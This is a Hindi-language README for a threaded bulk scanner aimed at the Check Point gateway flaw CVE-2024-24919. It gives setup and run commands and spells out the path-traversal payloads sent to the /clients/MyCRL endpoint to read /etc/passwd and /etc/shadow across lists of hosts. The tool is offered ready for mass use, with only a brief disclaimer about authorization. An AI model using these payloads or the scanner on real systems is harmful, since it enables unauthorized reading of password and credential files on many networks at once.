 ifconfig-me/cve-2024-24919-bulk-scanner
CVE-2024-24919 [चेक पॉइंट सुरक्षा गेटवे सूचना प्रकटीकरण]

CVE-2024-24919 [Check Point सुरक्षा गेटवे सूचना प्रकटीकरण]
स्क्रिप्ट आधारित है और श्रेय जाता है: https://labs.watchtowr.com/check-point-wrong-check-point-cve-2024-24919/
यह Python स्क्रिप्ट CVE-2024-24919 भेद्यता के लिए URL की सूची को स्कैन करती है, विशिष्ट POST अनुरोध भेजकर और प्रतिक्रिया हेडर तथा स्थिति कोड की जाँच करती है। यह अनुरोध और प्रतिक्रिया विवरण लॉग करती है और पूर्वनिर्धारित मानदंडों के आधार पर संवेदनशील URL की पहचान करती है।

[!चेतावनी] केवल शैक्षिक और कॉर्पोरेट वातावरण में परीक्षण के लिए अभिप्रेत है। https://x.com/__nav1n_/ https://github.com/ifconfig-me कोड के लिए कोई जिम्मेदारी नहीं लेता, अपने जोखिम पर उपयोग करें। उस लक्ष्य पर हमला न करें जिसके लिए आपके पास अनुमति नहीं है।
[!नोट] थ्रेडिंग: नया v2 संस्करण अब थ्रेडिंग पर काम करने में सक्षम है। स्क्रिप्ट तेज़ स्कैनिंग के लिए एक साथ URL प्रोसेस करने हेतु 50 थ्रेड बनाती है और इस थ्रेडिंग को
-t100 द्वारा नियंत्रित किया जा सकता है। कतार: URL प्रबंधित करने और उन्हें वर्कर थ्रेड में वितरित करने के लिए एक कतार का उपयोग किया जाता है। प्रगति और परिणाम: स्क्रिप्ट रंगीन आउटपुट का उपयोग करके प्रगति और परिणाम प्रिंट करती है।
requests लाइब्रेरीtermcolor लाइब्रेरीरिपॉजिटरी क्लोन करें:
git clone https://github.com/ifconfig-me/CVE-2024-24919-Bulk-Scanner.git
cd CVE-2024-24919-Bulk-Scanner
आवश्यक लाइब्रेरी स्थापित करें:
pip install requests termcolor
URL की सूची वाली फ़ाइल तैयार करें:
एक टेक्स्ट फ़ाइल (जैसे, urls.txt) बनाएं जिसमें प्रति पंक्ति एक URL हो। सुनिश्चित करें कि प्रत्येक URL https:// से शुरू होता है। उदाहरण:
https://example.com
https://testsite.com
https://vulnerable.com
https://123.456.789.10:8080
स्क्रिप्ट चलाएँ:
python CVE-2024-24919-auto-v2.py -t 150 -f urls.txt
आउटपुट जाँचें:
स्क्रिप्ट टर्मिनल में स्कैनिंग प्रगति और परिणाम प्रिंट करेगी। संवेदनशील URL को Vulnerable URL found: संदेश के साथ पहचाना जाएगा।
परिणाम:
request-analyze.txt और v2 संस्करण में request-analyze-v2.txt में सहेजे जाएँगे।checkpoint-results.txt और checkpoint-results-v2.txt में सहेजे जाएँगे।स्क्रिप्ट प्रत्येक URL के /clients/MyCRL एंडपॉइंट पर दो पेलोड के साथ POST अनुरोध भेजती है:
aCSHELL/../../../../../../../etc/passwdaCSHELL/../../../../../../../etc/shadowयह प्रतिक्रिया हेडर को निम्नलिखित मानदंडों के लिए जाँचती है:
Server: Check Point SVN foundationX-UA-Compatible: IE=EmulateIE7X-Frame-Options: SAMEORIGINHTTP/1.0 200 OKयदि प्रतिक्रिया उपरोक्त मानदंडों में से तीन से मेल खाती है, तो URL को संवेदनशील माना जाता है।
